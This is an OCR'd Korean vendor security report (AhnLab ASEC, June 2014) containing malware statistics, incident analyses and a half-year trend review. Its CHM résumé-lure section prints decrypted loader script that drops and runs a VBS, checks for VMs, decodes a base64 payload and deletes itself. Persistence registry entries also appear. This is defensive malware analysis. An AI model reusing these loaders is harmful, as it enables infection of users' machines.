
Security Trend

ASEC REPORT

VOL.54

June, 2014



AhnLab

ASEC REPORT

VOL.54 June, 2014

ASEC(AhnLab Security Emergency response Center)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

2014년 6월 보안 동향

Table of Contents

1 보안 통계 STATISTICS

- **01** 악성코드 통계 4
- **02** 웹 통계 6
- **03** 모바일 통계 7

2 보안 이슈 SECURITY ISSUE

- **01** 이력서로 위장한 CHM 악성 파일 10
- **02** 특정인을 대상으로 유포된 한글 문서 12
- **03** 워드 파일의 악성 매크로 실행 주의 14

2014 상반기 보안 동향 및 하반기 위협 전망

1 2014 상반기 보안 동향


- **01** 보안 동향 17
- **02** 모바일 보안 동향 19

2 2014 하반기 보안 위협 전망

- **01** 보안 위협 전망 22
- **02** 모바일 보안 위협 전망 24

2014년 6월 보안 동향

1



보안 통계
STATISTICS

01 악성코드 통계


02 웹 통계

03 모바일 통계

01
악성코드 통계


ASEC이 집계한 바에 따르면, 2014년 6월 한달 간 탐지된 악성코드 수는 170만 5,345건으로 나타났다. 이는 전월 171만 87건에 비해 4,742건 감소한 수치다. 한편 6월에 수집된 악성코드 샘플 수는 261만 1,553건으로 집계됐다.

[그림 1-1]에서 '탐지 건수'란 고객이 사용 중인 V3 등 안랩의 제품이 탐지한 악성코드의 수를 의미하며, '샘플 수집 수'는 안랩이 자체적으로 수집한 전체 악성코드 샘플 수를 의미한다.



[그림 1-1] 악성코드 추이

[그림 1-2]는 2014년 6월 한달 간 유포된 악성코드를 주요 유형별로 집계한 결과이다. 불필요한 프로그램인 PUP(Potentially Unwanted Program)가 40.94%로 가장 높은 비중을 차지했고, 트로이목마(Trojan) 계열의 악성코드가 33.28%, 애드웨어(Adware)가 8.27%로 그 뒤를 이었다.



[그림 1-2] 주요 악성코드 유형


[표 1-1]은 6월 한 달간 가장 빈번하게 탐지된 악성코드 10건을 진단명 기준으로 정리한 것이다. PUP/Win32.Kraddare가 총 12만 6,618건으로 가장 많이 탐지되었고, PUP/Win32.MicroLab이 11만 1,445건으로 그 뒤를 이었다.

[표 1-1] 악성코드 탐지 최다 10건 (진단명 기준)

순위	악성코드 진단명	탐지 건수
1	PUP/Win32.Kraddare	126,618
2	PUP/Win32.MicroLab	111,445
3	PUP/Win32.IntClient	104,918
4	Trojan/Win32.Agent	77,584
5	Trojan/Win32.Gen	58,009
6	Trojan/Win32.ADH	41,367
7	ASD.Prevention	37,001
8	Trojan/Win32.OnlineGameHack	35,489
9	Unwanted/Win32.Agent	30,180
10	PUP/Win32.GearExt	28,953

02
웹 통계


2014년 6월 악성코드 유포지로 악용된 도메인은 1,406개, URL은 1만 218개로 집계됐다([그림 1-3]). 또한 6월의 악성 도메인 및 URL 차단 건수는 총 214만 7,161건이다([그림 1-4]). 악성 도메인 및 URL 차단 건수는 PC 등 시스템이 악성코드 유포지로 악용된 웹사이트에 접속하는 것을 차단한 수이다.



[그림 1-3] 악성코드 유포 도메인/URL 탐지 및 차단 건수

03
모바일 통계

2014년 6월 한달 간 탐지된 모바일 악성코드는 26만 3,993건으로 나타났다.



[그림 1-4] 모바일 악성코드 추이

[표 1-2]는 6월 한달 간 탐지된 모바일 악성코드 유형 중 상위 10건을 정리한 것이다. 안드로이드 애플리케이션에 번들로 설치되어 광고를 노출하는 Android/PUP/Dowgin이 가장 많이 탐지되었다.

[표 1-2] 유형별 모바일 악성코드 탐지 상위 10건

순위	악성코드 진단명	탐지 건수
1	Android-PUP/Dowgin	44,431
2	Android-PUP/Wapsx	21,638
3	Android-Trojan/FakeInst	18,955
4	Android-Trojan/GinMaster	16,805
5	Android-Trojan/SMSAgent	16,640
6	Android-Trojan/Oqx	11,200
7	Android-Trojan/Mseg	10,967
8	Android-PUP/Gallm	9,262
9	Android-PUP/Kuguo	8,201
10	Android-Trojan/Midown	6,764

2014년 6월 보안 동향

2

보안 이슈
SECURITY ISSUE

01 이력서로 위장한 CHM 악성 파일

02 특정인을 대상으로 유포된 한글 문서

03 워드 파일의 악성 매크로 실행 주의

01

이력서로 위장한 CHM 악성 파일

이력서로 위장한 CHM 파일이 발견돼 주의가 요구된다. 해당 CHM 파일에는 [표 2-1]과 같이 여러 종류의 파일이 포함되어 있다.

/Main.html - 이력서 파일 + vbs 생성 하는 자바스크립트 (패킹)

/1.htm - 가상 머신 체크 후 xml.htm을 불러와 악성 파일을 생성하는 vbs

/mypic.jpg - 이력서 사진

/Resume_screen.css - 이력서 css

/xml.htm - base64 인코딩된 악성파일

표 2-1 | CHM에 포함되어 있는 파일들

CHM 파일을 클릭하면 [그림 2-1]과 같이 이력서 형식의 “Main.html” 파일을 실행한다. 이때 해당 html에 첨부되어 있는 악성 자바스크립트가 실행된다([그림 2-2]).

그림 2-1 | 이력서로 위장한 CHM 악성 파일




그림 2-2 | “Main.html”에 첨부되어 있는 자바스크립트

해당 스크립트를 복호화하면 [표 2-2]와 같이 ‘echo’ 명령어를 통해 “%temp%₩s.vbs”를 생성하고 파일을 실행한다.

```
<object id='Writevbs0' type='application/x-oleobject' classid='clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11' STYLE='display:none' codebase='hhctrl.ocx#Version=4,74,8793,0'>

<param name='Command' value='ShortCut'>
<param name='Item1' value=',mshta,vbscript:createobject("wscript.shell").run("cmd /c echo On Error Resume Next:Set w=GetObject(""winmgmts:₩₩.₩root₩cimv2""):set q=w.execquery(""select * from win32_process""):For Each p In q:If InStr(p.CommandLine,"".chm"")>0 Then:url=""ms-its:""+Trim(Replace(Replace(p.CommandLine,p.executablepath,""""),Chr(34),""""))+""::/1.htm"":End If:Next:Set M=CreateObject(""CDO.Message""):m.CreateMHTMLBody url,31:execute(m.HTMLBody)>%temp%₩s.vbs",0)(window.close)'>
```

```
</object>

<object id='Download' type='application/
x-oleobject' classid='clsid:adb880a6-d8ff-11cf-
9377-00aa003b7a11' STYLE='display:none'
codebase='hhctrl.ocx#Version=4,74,8793,0'>

Download.HHClick()
```

표 2-2 | 복호화된 자바스크립트

생성된 vbs는 프로세스 목록에서 chm 파일을 찾아 "1.htm"을 실행한다. "1.htm"은 난독화되어 있으며 이를 풀면 [표 2-3]과 같은 소스코드를 확인할 수 있다.

```
fp=s.ExpandEnvironmentStrings("%temp%")&"₩"&
outfile
Set w = GetObject("winmgmts:{impersonationLevel
=impersonate}!₩₩.₩root\cimv2")
set pa=w.execquery("select * from win32_process")
For Each p In pa
If LCase(p.caption) = LCase("vmtoolsd.exe") Then
delself()
wsh.quit
End If
If InStr(LCase(p.CommandLine),LCase(".chm"))>0
Then
url="ms-its:"&Trim(Replace(Replace(p.
CommandLine,p.executablepath,""),Chr(34),""))&"::/
xml.htm"
... 중략 ...
End With
s.run fp,0
delself()
Sub delself()
CreateObject("Scripting.FileSystemObject").
DeleteFile(wscript.scriptfullname)
End Sub
```

표 2-3 | 복호화된 "1.html vbs" 소스

[표 2-3]의 복호화된 "1.html vbs" 소스에서 현재 실행 중인 프로세스 목록 중에 "vmtoolsd.exe"가 있으면 종료 코드가 존재한다. 이는 가상 환경에서의 분석을 방해하기 위한 것이다. 이후 "xml.htm"에서 파일 스트림을 읽어와 저장하여 실행한다.




그림 2-3 | "xml.htm"에 base64로 인코딩되어 있는 악성코드

생성된 악성코드는 IE(Internet Explorer)를 방화벽에 예외 등록한 후 특정 IP로 비정상 http 접속을 하는 등 기타 동작을 수행한다.

이러한 공격을 예방하기 위해서는 요구하지 않은 이력서나 의심스러운 확장자의 파일은 열지 말아야 한다.

V3 제품에서는 관련 악성코드를 다음과 같이 진단하고 있다.

<V3 제품군의 진단명>

CHM/Exploit (2014.06.14.00)

Trojan/Win32.PlugX (2014.06.18.05)

02

특정인을 대상으로 유포된 한글 문서

특정인을 대상으로 유포된 한글 문서 파일(HWP)이 확인되었다. 정확한 유포 경로와 형태는 확인되지 않았지만 이메일을 통해 유포되었다. 취약점이 있는 한글 문서는 '성우회 연락처.hwp' 파일명으로 성우회(예비역 장성 모임)와 관련된 수신인을 대상으로 유포된 것으로 보인다.

파일의 일부 기능이 'kimsuky' 악성코드와 유사하며 관련 변종으로 확인되었다. Kimsuky 악성코드에 대한 자세한 분석 정보는 아래의 링크를 통해 확인할 수 있다.

"The "Kimsuky" Operation으로 명명된 한국을 대상으로 한 APT 공격(2013/09/12)"
http://asec.ahnlab.com/968

"APT 공격 - 새로운 "Kimsuky" 악성코드 등장 (2014/03/19)"
http://asec.ahnlab.com/993

[그림 2-4]와 같이 한글 문서를 실행하면 '06성우회 연락처'라는 제목으로 이름, 메일주소, 휴대전화번호 목록을 확인할 수 있다.




그림 2-4 | 한글 문서(HWP) 내용

주요 생성 파일은 다음과 같다.

[파일 생성]

%TEMP%₩en.dll
%SYSTEMROOT%₩Media₩en.dll

그리고 시스템 재시작 시에도 실행될 수 있도록 다음과 같이 서비스에 등록한다.

[HKLM₩SYSTEM₩ControlSet001₩Services₩VDM]
"DisplayName"="Virtual Disk Manager"
"ObjectName"="LocalSystem"
[HKLM₩SYSTEM₩ControlSet001₩Services₩VDM₩Parameters]
"ServiceDll"="C:₩WINDOWS₩Media₩en.dll"

그림 2-5 | 서비스 등록 확인

[그림 2-6]과 같이 파일 내부에는 몇 가지 기능을 짐작할 수 있는 스트링 정보가 확인된다. 이 정보는 상위에 링크된 ASEC 블로그의 kimsuky 악성코드 분석 정보의 일부 내용과도 유사하다.




그림 2-6 | UAC(User Account Control) 우회

그림 2-7 | 백신 및 윈도 방화벽 무력화 시도

또한 특정 메일 계정정보(jack84932@india.com)를 이용한 것이 확인되었으며, 이는 수집된 정보를 유출할 때 사용한 것으로 보인다. 해당 HWP 파일에 의한 악성코드 감염은 한글 2007 버전에서 확인되었으며 한글 2010 버전에서는 감염이 이루어지지 않았다.

V3 제품에서는 관련 악성코드를 다음과 같이 진단하고 있다.

<V3 제품군의 진단명>

HWP/Exploit (2014.06.25.01)

Trojan/Win32.Kimsuky (2014.06.25.01)

03

워드 파일의 악성 매크로 실행 주의

파일 작성 시 매크로 기능을 사용하면 반복적인 작업을 빠르고 편리하게 할 수 있다. 하지만 매크로 기능이 악성코드 유포에 사용되고 있어 주의가 필요하다. [그림 2-8]은 악성 매크로를 포함한 워드 파일을 실행한 화면이다.




그림 2-8 | 매크로 설정 및 워드 파일 실행 화면

[그림 2-8]과 같이 워드 옵션에 매크로 설정이 되어 있으면 보안 경고 메시지를 띄우며 매크로가 즉시 실행되지는 않는다. 하지만 문서 제작자는 해당 문서의 내용을 통해 사용자의 호기심을 자극하여 매크로 기능을 사용하도록 유도한다. 문서 내용에 따라 옵션을 클릭하면 [그림 2-9]와 같이 보안 경고 및 매크로 실행 여부 메시지가 뜬다.




그림 2-9 | 매크로 실행 경고 및 매크로 정보

사용자가 '이 콘텐츠 사용'을 선택하면 [그림 2-9]와 같은 내용의 매크로가 실행되며 특정 URL에서 악성코드를 다운로드 받는다. 다운로드된 악성코드는 "Rarsfx"로 압축되어 있다. 압축된 악성코드는 Temp 경로에 "MSFOYC.exe" 파일명으로 자신을 복사한 후 실행한다. 이후 동작에 필요한 다수의 파일을 드롭 및 실행하며 로그인할 때마다 자동으로 실행되도록 [표 2-4]와 같이 레지스트리에 등록한다.

HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩{63F2FA4F-D9BC-D677-78F9-CBCD4ED816AA}
"C:₩Documents and Settings₩Administrator₩Application Data₩[랜덤문자열]₩[랜덤문자열].exe"

HKLM₩SYSTEM₩ControlSet001₩Services₩SharedAccess₩Parameters₩FirewallPolicy₩StandardProfile₩AuthorizedApplications₩List₩C:₩WINDOWS₩explorer.exe
"C:₩WINDOWS₩explorer.exe:*:Enabled:Windows Explorer"

표 2-4 | 등록된 레지스트리 정보

또한 방화벽에 예외로 "explorer.exe"의 등록을 시도하고 C&C로 추정되는 URL에 지속적으로 접근을 시도한다.




그림 2-10 | 방화벽 해제 시도




그림 2-11 | C&C연결

이외에도 아웃룩의 주소록과 폴더 등 개인용 인증서와 사용자의 메일 정보 및 계정 정보에 접근하려는 시도도 확인되었다.

응용프로그램의 취약점을 이용하여 악성코드를 드롭하는 경우 보안 취약점이 패치되었다면 해당 악성코드에 감염되지 않는다. 하지만 이와 같이 사회공학기법으로 사용자의 행동을 유도하는 경우에는 보안패치가 되어 있더라도 부주의하면 악성코드에 감염될 수 있다.


따라서 이러한 악성코드에 감염되지 않으려면 의심스러운 첨부 파일이나 문서 파일은 실행하지 않는 것이 중요하다.

V3 제품에서는 관련 악성코드를 다음과 같이 진단하고 있다.

<V3 제품군의 진단명>

DOC/Downloader (2014.06.27.03)
Dropper/Agent.731881 (2014.06.28.00)
Win-Trojan/Loader.6656 (2014.06.27.03)
BinImage/Injector (2014.06.27.03)

1



2014 상반기 보안 동향

01 보안 동향

02 모바일 보안 동향

2014 상반기 보안 동향

01

보안 동향

• 개인정보 유출

지난 상반기에는 기업의 개인정보에 대한 관리 소홀과 해킹으로 개인정보 유출 사건이 많았다. 해외에서는 유럽 통신사와 미국 쇼핑몰의 해킹으로 수백 만 명에서 수억 명의 개인정보가 유출되었다. 우리나라에서도 연초에 부정사용방지 시스템을 개발하는 신용평가업체 직원이 1억여 건의 카드사 내부 정보를 유출하였으며 통신사에서는 천만 명 가량의 개인정보가 유출되었다. 개인정보는 금전과 관련된 민감한 정보가 많아 공격자들의 해킹 시도가 끊임없이 발생하고 있다.

• 윈도 XP 지원 종료

마이크로소프트사는 자사의 소프트웨어 지원정책에 따라 지난 4월 8일 윈도 XP 운영체제의 지원을 종료한다고 발표했다. 이 보안 이슈는 마치 2000년 1월 1일에 우려했던 Y2K(밀레니엄 버그) 사건을 연상시킨다. 지원 종료 발표 당시 우려했던 것과 달리 지금까지 XP로 인한 큰 보안사고는 발견되지 않았다. 하지만 서비스가 중단된 운영체제를 그대로 사용한다는 것은 위협의 불씨를 안고 있는 것이므로 운영체제의 변경이나, 업그레이드 등의 근본적인 보완 조치를 취해야 한다.

• 국내외 POS 시스템 해킹

2013년 말 미국 유통사의 POS(Point-Of-Sales) 시스템이 해킹되어 7,000만 명 이상의 개인정보가 유출되었다. 이 사건 이후 미국 백화점, 식당 등의 POS 시스템이 해킹돼 신용카드의 정보 유출이 꾸준히 발생하고 있다. 국내에서도 POS 단말기를 해킹해 유출한 정보로 149장의 위조 카드를 만든 일당이 검거되었다. 이들은 POS 시스템 공급 업체의 서버를 해킹하여 정상 파일을 악성코드로 교체하는 방식을 이용하였다.

• IoT 보안 문제 발생

사물인터넷(IoT)의 보안 문제가 발생하기 시작했다. 특히 인터넷 공유기가 문제가 되면서 리눅스로 운영되는 인터넷 공유기를 감염시키는 웜이 등장하였다. 또 가상화폐인 비트코인이 유행하면서 일부 악성코드는 비트코인 채굴 기능도 포함하고 있다. 국내에서도 무선 인터넷 공유기 DNS 주소를 변경하여 악성코드를 배포하고 DDoS 공격에 냉난방 관리용 셋톱박스가 이용되었다. 아직 대부분의 사물인터넷에는 보안 기능이 마련되지 않아 근본적인 해결이 어려운 상태이다.

• 전자금융사기 수법의 다양화

2013년 하반기부터 올해 초까지 이슈가 되었던 메모리 해킹 기법의 악성코드는 탈취 대상인 은행들이 보안모듈 기능을 강화하면서 한풀 꺾인 추세이다. 하지만 파밍 기법(hosts 또는 hosts.ics 변조)을 이용한 악성코드는 여전히 사용자의 금융정보 탈취를 시도하고 있으며, 피해 사례도 꾸준히 발생하고 있다. 최근에는 공유기 설정상의 보안 문제를 이용하여 공유기에 설정된 DNS를 변조함으로써 허위 포털 사이트 접속 및 팝업을 띄워 사용자의 금융정보를 탈취하려는 시도도 발생하였다.

• 랜섬웨어의 다변화

그동안 해외에서 다수 보고되었던 랜섬웨어가 국내에서는 작년 하반기부터 증가하기 시작하면서 다양한 변종으로 확산되었다. 최근에는 랜섬웨어에 의해 암호화된 데이터를 복구해주는 대가로 추적이 어려운 비트코인을 요구하는 사례가 많으며, 지정된 시간 내에 지불하지 않을 경우 요구금액을 인상하는 등 피해자들의 심리를 교묘하게 악용하고 있다. 여기에 안드로이드 스마트폰으로 영역을 확장하여 다양한 플랫폼으로까지 위협이 증가하고 있다.

• 심각한 서버 보안 취약점 연이어 등장

지난 상반기에는 심각한 서버 보안 취약점들이 다수 보고되었다. 첫 번째로 알려진 '하트블리드(HeartBleed)' 취약점은 한글로 표현하면 '심장출혈'을 의미한다. 그 이름만큼이나 강한 인상을 남겼던 해당 취약점(CVE-2014-0160)은 SSL/TLS를 구현한 오픈SSL 라이브러리 상의 문제로 메모리상에 올려진 민감한 데이터가 노출될 수 있다. 상반기 동안 6건이나 되는 오픈SSL 라이브러리 취약점들이 추가로 발견되었다. 웹, 이메일, 메신저 및 VPN(Virtual Private Network)과 같은 광범위한 애플리케이션에 보안 적용을 위해 사용한 라이브러리가 오히려 사용자 및 보안 관계자들의 심장을 바짝 긴장하게 했던 사건이다.

두 번째 취약점은 아파치(Apache) 웹 서버를 공격할 수 있는 아파치 스트럿츠(Apache Struts) 보안 우회 취약점(CVE-2014-0094)이다. 이 취약점은 자바 EE 웹 애플리케이션 개발을 위해 설치되는 스트럿츠 프레임워크 상의 문제로, 정상적인 서비스 운영을 방해하고 공격자가 원하는 코드를 수행할 수 있는 위험이 있다. 해당 프레임워크 상의 취약점 또한 이미 여러 차례 발표된 바 있다.

이처럼 상반기에는 클라이언트 시스템을 주로 공격하는 현재 트렌드 속에서 오랜만에 굵직한 서버 공격 취약점을 접했고, 보안을 위해 적용한 방어막도 잘못 사용할 경우 더 큰 위협이 될 수 있다는 것을 상기시켰다.

2014 상반기 보안 동향

02

모바일 보안 동향

● **하이브리드 악성코드 발견**

